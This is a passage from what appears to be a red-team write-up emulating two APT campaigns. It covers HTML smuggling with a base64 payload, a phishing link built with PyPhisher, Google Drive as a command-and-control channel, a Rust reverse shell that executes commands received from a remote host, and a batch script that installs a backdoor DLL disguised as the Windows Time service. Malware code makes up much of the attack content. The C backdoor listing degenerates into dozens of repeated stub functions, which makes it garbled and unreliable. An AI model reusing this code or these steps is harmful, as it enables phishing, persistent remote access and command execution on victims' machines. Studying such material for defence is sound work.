34 </body>
35 </html>
```

The second stage (implanting technique)

Now i will place the phishing link inside the HTML file in addition to the payload through base64 inside the HTML file, In this simulation i used the PyPhisher tool.

PyPhisher: <https://github.com/KasRoudra2/PyPhisher.git>
base64 payload.exe

After that i will obfuscate the html file after putting the phishing link and the payload inside it before putting it in the apache server

I used wmtips to make obfuscation for the html file: https://www.wmtips.com/tools/html-obfuscator/#google_vignette

Obfuscated Code

The resulting code (Copy to clipboard) :


Source code size: 2.6 KB

Obfuscated code size: 2.79 KB (+7%)

Obfuscated Code Test

The third stage (execution technique)


Now when i click the prominent button in the PDF file it launches the html smuggling file on the apache server which contains payload in base64 encod and the phishing link.




The fourth stage (Data Exfiltration) over GoogleDrive API C2 Channe

In the actual attack, the attackers did not use an actual c2 server or payload and limited themselves to spear phishing, but here I wanted to exploit the presence of a larger HTML file to download the payload and open malicious url. First i need to create a google Drive account, as shown in the following figure

1. Log into the Google Cloud Platform
2. Create a project in Google Cloud Platform dashboard
3. Enable Google Drive API
4. Create a Google Drive API key




I used the GoogleDrive C2 (Command and Control) API as a means to establish a communication channel between the payload and the attacker's server, By using GoogleDrive as a C2 server, i can hide the malicious activities among the legitimate traffic to GoogleDrive, making it harder for security teams to detect the threat.



The fifth stage (payload with reverse shell)

This payload is a simple reverse shell written in Rust it creates a TCP connection to a command and control (C2) server and listens for commands to execute on the infected machine, the payload first sets up the IP address and port number of the C2 server.


When a command is received, it is executed using the cmd command in Windows. The output of the command is captured and sent back to the C2 server, the loop continues until the connection is closed by the C2 server or an error occurs while receiving data from the server.



```
File Edit Selection View Go Run Terminal Help
Brief.rs - Visual Studio Code
Brief.rs
home > s3n4t0r > Gossamer Bear > Brief.rs
7 fn main() {
10     let server_port = "4444";
11
12     // Connect to the C2 server
13     let mut stream = match TcpStream::connect(format!("{}:{}", server_ip, server_port)) {
14         Ok(stream) => stream,
15         Err(e) => {
16             println!("Failed to connect to the server: {}", e);
17             return;
18         }
19     };
20
21     // Receive commands from the server and execute them
22     loop {
23         let mut command_buffer = [0; 512];
24         match stream.read(&mut command_buffer) {
25             Ok(n) => {
26                 if n == 0 {
27                     // Connection closed by the server
28                     println!("Connection closed by the server.");
29                     break;
30                 }
31                 let command = String::from_utf8_lossy(&command_buffer[0..n]);
32                 println!("Received command: {}", command);
33
34                 // Execute the command
35                 let output = Command::new("cmd")
36                     .arg("/C")
37                     .arg(command.trim())
38                     .stdout(Stdio::piped())
39                     .stderr(Stdio::piped())
40                     .output()
41             }
42         }
43     }
44 }
```

Final result: payload connect to GoogleDrive C2 server

The final step in this process involves the execution of the final payload. After it was downloaded through an obfuscated HTML file with base64 encoding and a phishing link was opened.



Venomous Bear

This is a simulation of attack by (Venomous Bear) APT group targeting U.S.A, Germany and Afghanistan attack campaign was active since at least 2020, The attack chain starts with installed the backdoor as a service on the infected machine. They attempted to operate under the radar by naming the service "Windows Time Service", like the existing Windows service. The backdoor can upload and execute files or exfiltrate files from the infected system, and the backdoor contacted the command and control (C2) server via an HTTPS encrypted channel every five seconds to check if there were new commands from the operator. I relied on Cisco Talos Intelligence Group to figure out the details to make this simulation: <https://blog.talosintelligence.com/tinyurla/>



The attackers used a .BAT file that resembles the Microsoft Windows Time Service, to install the backdoor. The backdoor comes in the form of a service dynamic link library (DLL) called w64time.dll. The description and filename make it look like a valid Microsoft DLL. Once up and running, it allows the attackers to exfiltrate files or upload and execute them, thus functioning as a second-stage post-exploit when needed.

1. BAT file: The attackers used a .bat file similar to the one below to install the backdoor as a harmless -looking fake Microsoft Windows Time service.
2. DLL backdoor: I have developed a simulation of the backdoor that the attackers used in the actual attack.
3. Backdoor Listener: I was here developed a simple listener script that waits for the incoming connection from the backdoor when it is executed on the target machine.


According to what the Cisco team said, they were not able to identify the method by which this backdoor was installed on the victims' systems.

Technical details

We found the backdoor via our telemetry, **but we didn't know the exact way the malware was installed on the victim system**. We still knew the adversaries used a .bat file, similar to the one shown later on, to install the backdoor. The backdoor comes in the form of a service DLL called w64time.dll. The description and filename makes it look like a valid Microsoft DLL.

The first stage (.BAT file)

The attackers used a .bat file similar to the one below to install the backdoor as a harmless-looking fake Microsoft Windows Time service, the .bat file is also setting the configuration parameters in the registry the backdoor is using.



I wrote a .bat file identical to the one the attackers used to the one below to install the backdoor as a fake Microsoft Windows Time service.

These commands add various configuration parameters for the W64Time service to the registry.

```
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "C:\Windows\system32\w64time.dll"
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Hosts /t REG_SZ /d "REMOVED"
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Security /t REG_SZ /d "REMOVED"
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeLong /t REG_DWORD /d 0
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeShort /t REG_DWORD /d 0
```

ServiceDll: Specifies the DLL that implements the service.

Hosts: Sets the hosts and port (values removed for security).

Security: Configures security settings (value removed for security).

TimeLong: A time-related setting.

TimeShort: Another time-related setting.

```

1 @echo off
2 :: Create the service
3 sc create W64Time binPath= "c:\windows\system32\svchost.exe -k TimeService" type= share start= auto
4
5 :: Set the display name and description
6 sc config W64Time DisplayName= "Windows 64 Time"
7 sc description W64Time "Maintains date and time synchronization on all clients and servers in the network. If this service is stopped, date and time synchronization will be unavailable. If this service is disabled, any services that explicitly depend on it will fail to start."
8
9 :: Register the service under svchost
10 reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\svchost" /v TimeService /t REG_MULTI_SZ /d "W64Time" /f
11
12 :: Set parameters for the service
13 reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%SystemRoot%\system32\w64time.dll" /f
14 reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Hosts /t REG_SZ /d "REMOVED 5050" /f
15 reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Security /t REG_SZ /d "<REMOVED>" /f
16 reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeLong /t REG_DWORD /d 300000 /f
17 reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeShort /t REG_DWORD /d 5000 /f
18
19 :: Start the service
20 sc start W64Time
21
22 echo Service setup completed.
23 pause

```

This means the malware is running as a service, hidden in the svchost.exe process. The DLL's ServiceMain startup function is doing not much more than executing.

The Second stage (DLL backdoor)

"Here, I have developed a simulation of the backdoor that the attackers used in the actual attack."

First, the backdoor reads its configuration from the registry and saves it in the "result" structure, which is later on assigned to the "sConfig" structure.

```

C backdoor.c x
home > s3n4t0r > VENOMOUS BEAR > C backdoor.c
22 #define WINHTTP_FLAG_SECURE 0x00800000
23
24 typedef struct sConfig {
25     LPCWSTR lpSubKey;
26     int TimeLongValue;
27     int TimeShortValue;
28     LPCWSTR SecurityValue;
29     LPCWSTR Hosts;
30     int NumIPs;
31     int HostsIndex;
32     LPCWSTR MachineGuidValue;
33     int authenticated;
34     PROCESS_INFORMATION subprocess;
35 } sConfig;
36
37 SERVICE_STATUS ServiceStatus;
38 SERVICE_STATUS_HANDLE hServiceStatus;
39 sConfig *config;
40
41 void HandlerProc(DWORD dwControl) {
42     // Handler for service control
43 }
44
45 void main_malware(const char *serviceName) {
46     // Placeholder for main malware logic
47     printf("Running main malware logic for service: %s\n", serviceName);
48 }
49
50 DWORD _fastcall ServiceMain(DWORD dwArgc, LPCWSTR *lpszArgv) {
51     const char *serviceName = (const char *)lpszArgv;
52     hServiceStatus = RegisterServiceCtrlHandlerW(*lpszArgv, HandlerProc);
53 }

```

Ln 39, Col 8 (7 selected) Spaces:4 UTF-8 LF C Q

This backdoor includes the following components:

1. Service Control Handler: Registers a service control handler to manage the service's state.
2. Main Malware Function: Placeholder for the main logic of the backdoor.
3. Configuration Reading: Initializes the configuration with placeholders for actual values.
4. C2 Command Retrieval: Simulates retrieving commands from a Command and Control (C2) server.
5. Command Processing: Processes the retrieved commands (currently simulated).
6. Service Loop: Continuously connects to the C2 server and processes commands, with error handling and cleanup.

Adjust the placeholder values and add the actual logic for backdoor operations and C2 command processing as per your requirements.

The screenshot shows a code editor window with a dark theme. The file being edited is 'backdoor.c'. The code contains several placeholder functions and logic:

```
home > s3n4t0r > VENOMOUS BEAR > c backdoor.c
81     BOOL C2_GetCommand(HINTERNET hConnect, LPCWSTR machineGuid, BYTE **responseData, DWORD *responseSize) {
82         if (!hRequest) {
83             WinHttpCloseHandle(hRequest);
84         }
85         return result;
86     }
87
88     void ProcessCommand(sConfig *config, BYTE *commandData, DWORD commandDataLength) {
89         printf("Processing command: %s\n", commandData);
90
91         if (strcmp((char *)commandData, "calc") == 0) {
92             system("calc");
93         }
94
95         // Add real command processing logic here
96     }
97
98     void ServiceLoop() {
99         HINTERNET hSession = WinHttpOpen(L"User-Agent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
100        HINTERNET hConnect = WinHttpConnect(hSession, config->Hosts, 4444, 0);
101
102        if (!hConnect) goto SHUTDOWN;
103
104        while (1) {
105            BYTE *commandData = NULL;
106            DWORD commandDataLength = 0;
107
108            if (!C2_GetCommand(hConnect, config->MachineGuidValue, &commandData, &commandDataLength)) {
109                goto SHUTDOWN;
110            }
111        }
112    }
113
114    void SHUTDOWN() {
115        // Implementation for shutdown
116    }
117
118    void C2_SetConfig(sConfig *config) {
119        // Implementation for setting configuration
120    }
121
122    void C2_Exit() {
123        // Implementation for exit
124    }
125
126    void C2_Initialize() {
127        // Implementation for initialization
128    }
129
130    void C2_Start() {
131        // Implementation for starting
132    }
133
134    void C2_Stop() {
135        // Implementation for stopping
136    }
137
138    void C2_Help() {
139        // Implementation for help
140    }
141
142    void C2_Exit() {
143        // Implementation for exit
144    }
145
146    void C2_Initialize() {
147        // Implementation for initialization
148    }
149
150    void C2_Start() {
151        // Implementation for starting
152    }
153
154    void C2_Stop() {
155        // Implementation for stopping
156    }
157
158    void C2_Help() {
159        // Implementation for help
160    }
161
162    void C2_Exit() {
163        // Implementation for exit
164    }
165
166    void C2_Initialize() {
167        // Implementation for initialization
168    }
169
170    void C2_Start() {
171        // Implementation for starting
172    }
173
174    void C2_Stop() {
175        // Implementation for stopping
176    }
177
178    void C2_Help() {
179        // Implementation for help
180    }
181
182    void C2_Exit() {
183        // Implementation for exit
184    }
185
186    void C2_Initialize() {
187        // Implementation for initialization
188    }
189
190    void C2_Start() {
191        // Implementation for starting
192    }
193
194    void C2_Stop() {
195        // Implementation for stopping
196    }
197
198    void C2_Help() {
199        // Implementation for help
200    }
201
202    void C2_Exit() {
203        // Implementation for exit
204    }
205
206    void C2_Initialize() {
207        // Implementation for initialization
208    }
209
210    void C2_Start() {
211        // Implementation for starting
212    }
213
214    void C2_Stop() {
215        // Implementation for stopping
216    }
217
218    void C2_Help() {
219        // Implementation for help
220    }
221
222    void C2_Exit() {
223        // Implementation for exit
224    }
225
226    void C2_Initialize() {
227        // Implementation for initialization
228    }
229
230    void C2_Start() {
231        // Implementation for starting
232    }
233
234    void C2_Stop() {
235        // Implementation for stopping
236    }
237
238    void C2_Help() {
239        // Implementation for help
240    }
241
242    void C2_Exit() {
243        // Implementation for exit
244    }
245
246    void C2_Initialize() {
247        // Implementation for initialization
248    }
249
250    void C2_Start() {
251        // Implementation for starting
252    }
253
254    void C2_Stop() {
255        // Implementation for stopping
256    }
257
258    void C2_Help() {
259        // Implementation for help
260    }
261
262    void C2_Exit() {
263        // Implementation for exit
264    }
265
266    void C2_Initialize() {
267        // Implementation for initialization
268    }
269
270    void C2_Start() {
271        // Implementation for starting
272    }
273
274    void C2_Stop() {
275        // Implementation for stopping
276    }
277
278    void C2_Help() {
279        // Implementation for help
280    }
281
282    void C2_Exit() {
283        // Implementation for exit
284    }
285
286    void C2_Initialize() {
287        // Implementation for initialization
288    }
289
290    void C2_Start() {
291        // Implementation for starting
292    }
293
294    void C2_Stop() {
295        // Implementation for stopping
296    }
297
298    void C2_Help() {
299        // Implementation for help
300    }
301
302    void C2_Exit() {
303        // Implementation for exit
304    }
305
306    void C2_Initialize() {
307        // Implementation for initialization
308    }
309
310    void C2_Start() {
311        // Implementation for starting
312    }
313
314    void C2_Stop() {
315        // Implementation for stopping
316    }
317
318    void C2_Help() {
319        // Implementation for help
320    }
321
322    void C2_Exit() {
323        // Implementation for exit
324    }
325
326    void C2_Initialize() {
327        // Implementation for initialization
328    }
329
330    void C2_Start() {
331        // Implementation for starting
332    }
333
334    void C2_Stop() {
335        // Implementation for stopping
336    }
337
338    void C2_Help() {
339        // Implementation for help
340    }
341
342    void C2_Exit() {
343        // Implementation for exit
344    }
345
346    void C2_Initialize() {
347        // Implementation for initialization
348    }
349
350    void C2_Start() {
351        // Implementation for starting
352    }
353
354    void C2_Stop() {
355        // Implementation for stopping
356    }
357
358    void C2_Help() {
359        // Implementation for help
360    }
361
362    void C2_Exit() {
363        // Implementation for exit
364    }
365
366    void C2_Initialize() {
367        // Implementation for initialization
368    }
369
370    void C2_Start() {
371        // Implementation for starting
372    }
373
374    void C2_Stop() {
375        // Implementation for stopping
376    }
377
378    void C2_Help() {
379        // Implementation for help
380    }
381
382    void C2_Exit() {
383        // Implementation for exit
384    }
385
386    void C2_Initialize() {
387        // Implementation for initialization
388    }
389
390    void C2_Start() {
391        // Implementation for starting
392    }
393
394    void C2_Stop() {
395        // Implementation for stopping
396    }
397
398    void C2_Help() {
399        // Implementation for help
400    }
401
402    void C2_Exit() {
403        // Implementation for exit
404    }
405
406    void C2_Initialize() {
407        // Implementation for initialization
408    }
409
410    void C2_Start() {
411        // Implementation for starting
412    }
413
414    void C2_Stop() {
415        // Implementation for stopping
416    }
417
418    void C2_Help() {
419        // Implementation for help
420    }
421
422    void C2_Exit() {
423        // Implementation for exit
424    }
425
426    void C2_Initialize() {
427        // Implementation for initialization
428    }
429
430    void C2_Start() {
431        // Implementation for starting
432    }
433
434    void C2_Stop() {
435        // Implementation for stopping
436    }
437
438    void C2_Help() {
439        // Implementation for help
440    }
441
442    void C2_Exit() {
443        // Implementation for exit
444    }
445
446    void C2_Initialize() {
447        // Implementation for initialization
448    }
449
450    void C2_Start() {
451        // Implementation for starting
452    }
453
454    void C2_Stop() {
455        // Implementation for stopping
456    }
457
458    void C2_Help() {
459        // Implementation for help
460    }
461
462    void C2_Exit() {
463        // Implementation for exit
464    }
465
466    void C2_Initialize() {
467        // Implementation for initialization
468    }
469
470    void C2_Start() {
471        // Implementation for starting
472    }
473
474    void C2_Stop() {
475        // Implementation for stopping
476    }
477
478    void C2_Help() {
479        // Implementation for help
480    }
481
482    void C2_Exit() {
483        // Implementation for exit
484    }
485
486    void C2_Initialize() {
487        // Implementation for initialization
488    }
489
490    void C2_Start() {
491        // Implementation for starting
492    }
493
494    void C2_Stop() {
495        // Implementation for stopping
496    }
497
498    void C2_Help() {
499        // Implementation for help
500    }
501
502    void C2_Exit() {
503        // Implementation for exit
504    }
505
506    void C2_Initialize() {
507        // Implementation for initialization
508    }
509
510    void C2_Start() {
511        // Implementation for starting
512    }
513
514    void C2_Stop() {
515        // Implementation for stopping
516    }
517
518    void C2_Help() {
519        // Implementation for help
520    }
521
522    void C2_Exit() {
523        // Implementation for exit
524    }
525
526    void C2_Initialize() {
527        // Implementation for initialization
528    }
529
530    void C2_Start() {
531        // Implementation for starting
532    }
533
534    void C2_Stop() {
535        // Implementation for stopping
536    }
537
538    void C2_Help() {
539        // Implementation for help
540    }
541
542    void C2_Exit() {
543        // Implementation for exit
544    }
545
546    void C2_Initialize() {
547        // Implementation for initialization
548    }
549
550    void C2_Start() {
551        // Implementation for starting
552    }
553
